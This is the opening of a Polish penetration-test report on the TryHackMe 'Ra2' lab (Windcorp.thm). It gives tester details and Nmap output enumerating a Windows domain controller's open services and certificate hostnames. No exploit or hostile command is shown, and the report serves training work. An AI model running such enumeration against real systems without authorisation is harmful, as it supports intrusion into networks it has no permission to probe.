
Raport z Testów Penetracyjnych TryHackME "Ra2" Michał Lissowski


Windcorp.thm




Tester i autor raportu	Michał Lissowski Michallissowski@gmail.com
Miejsce wykonania	Gdańsk
Data wykonania	24.11.2022
Testowana aplikacja/system	Windows
Korporacja	Windcorp.thm

Niniejszy dokument jest podsumowaniem testu penetracyjnego wykonanego na https://tryhackme.com/room/Ra2 .


Skanowanie Nmap



```
Starting Nmap 7.60 ( https://nmap.org ) at 2022-11-25 23:30 GMT
Warning: 10.10.120.91 giving up on port because retransmission cap hit (2).
Stats: 0:02:11 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.79% done; ETC: 23:32 (0:00:00 remaining)
Stats: 0:03:44 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.97% done; ETC: 23:34 (0:00:00 remaining)
Nmap scan report for ip-10-10-120-91.eu-west-1.compute.internal (10.10.120.91)
Host is up (0.00055s latency).
Not shown: 982 filtered ports
PORT     STATE SERVICE             VERSION
53/tcp   open  domain              Microsoft DNS
80/tcp   open  http                Microsoft IIS httpd 10.0
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Microsoft-IIS/10.0
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-title: Did not follow redirect to https://fire.windcorp.thm/
88/tcp   open  kerberos-sec        Microsoft Windows Kerberos (server time: 2022-11-25 23:31:20Z)
135/tcp  open  msrpc               Microsoft Windows RPC
139/tcp  open  netbios-ssn         Microsoft Windows netbios-ssn
389/tcp  open  ldap                Microsoft Windows Active Directory LDAP (Domain: windcorp.thm0., Site: Default-First-Site-Name)
|_ssl-ccs-injection: No reply from server (TIMEOUT)
| ssl-cert: Subject: commonName=fire.windcorp.thm
| Subject Alternative Name: DNS:fire.windcorp.thm, DNS:selfservice.windcorp.thm, DNS:selfservice.dev.windcorp.thm
| Not valid before: 2020-05-29T03:31:08
|_Not valid after:  2028-05-29T03:41:03
|_ssl-date: 2022-11-25T23:32:06+00:00; 0s from scanner time.
|_sslv2-drown:
443/tcp  open  ssl/http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
  http-server-header: Microsoft-HTTPAPI/2.0
  http-stored-xss: Couldn't find any stored XSS vulnerabilities.
 _http-title: Not Found
|_ssl-ccs-injection: No reply from server (TIMEOUT)
| ssl-cert: Subject: commonName=fire.windcorp.thm
| Subject Alternative Name: DNS:fire.windcorp.thm, DNS:selfservice.windcorp.thm, DNS:selfservice.dev.windcorp.thm
| Not valid before: 2020-05-29T03:31:08
|_Not valid after:  2028-05-29T03:41:03
|_ssl-date: 2022-11-25T23:32:02+00:00; 0s from scanner time.
|_sslv2-drown:
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http          Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap            Microsoft Windows Active Directory LDAP (Domain: windcorp.thm0., Site: Default-First-Site-Name)
|_ssl-ccs-injection: No reply from server (TIMEOUT)
| ssl-cert: Subject: commonName=fire.windcorp.thm
| Subject Alternative Name: DNS:fire.windcorp.thm, DNS:selfservice.windcorp.thm, DNS:selfservice.dev.windcorp.thm
| Not valid before: 2020-05-29T03:31:08
|_Not valid after:  2028-05-29T03:41:03
|_ssl-date: 2022-11-25T23:31:59+00:00; +1s from scanner time.
|_sslv2-drown:
2179/tcp open  vmrdp?
3268/tcp open  ldap                Microsoft Windows Active Directory LDAP (Domain: windcorp.thm0., Site: Default-First-Site-Name)
|_ssl-ccs-injection: No reply from server (TIMEOUT)
| ssl-cert: Subject: commonName=fire.windcorp.thm
| Subject Alternative Name: DNS:fire.windcorp.thm, DNS:selfservice.windcorp.thm, DNS:selfservice.dev.windcorp.thm
| Not valid before: 2020-05-29T03:31:08
|_Not valid after:  2028-05-29T03:41:03
|_ssl-date: 2022-11-25T23:32:00+00:00; +1s from scanner time.
|_sslv2-drown:
```



```
|_sslv2-drown:
3269/tcp open  ssl                 Microsoft SChannel TLS
| fingerprint-strings:
|   TLSSessionReq:
|     fire.windcorp.thm0
|     200529033108Z
|     280529034103Z0
|     fire.windcorp.thm0
|     N\xd8
|     ?}I?
|     qp9L
|     fire.windcorp.thm
|     selfservice.windcorp.thm
|     selfservice.dev.windcorp.thm0
|     {V,7
|_    AfjZ
|_ssl-ccs-injection: No reply from server (TIMEOUT)
| ssl-cert: Subject: commonName=fire.windcorp.thm
| Subject Alternative Name: DNS:fire.windcorp.thm, DNS:selfservice.windcorp.thm, DNS:selfservice.dev.windcorp.thm
| Not valid before: 2020-05-29T03:31:08
|_Not valid after:  2028-05-29T03:41:03
|_ssl-date: 2022-11-25T23:32:03+00:00; 0s from scanner time.
|_sslv2-drown:
5269/tcp open  xmpp                Wildfire XMPP Client
|_sslv2-drown:
| xmpp-info:
|   Respects server name
|   STARTTLS Failed
|   info:
|     errors:
|       host-unknown
|       (timeout)
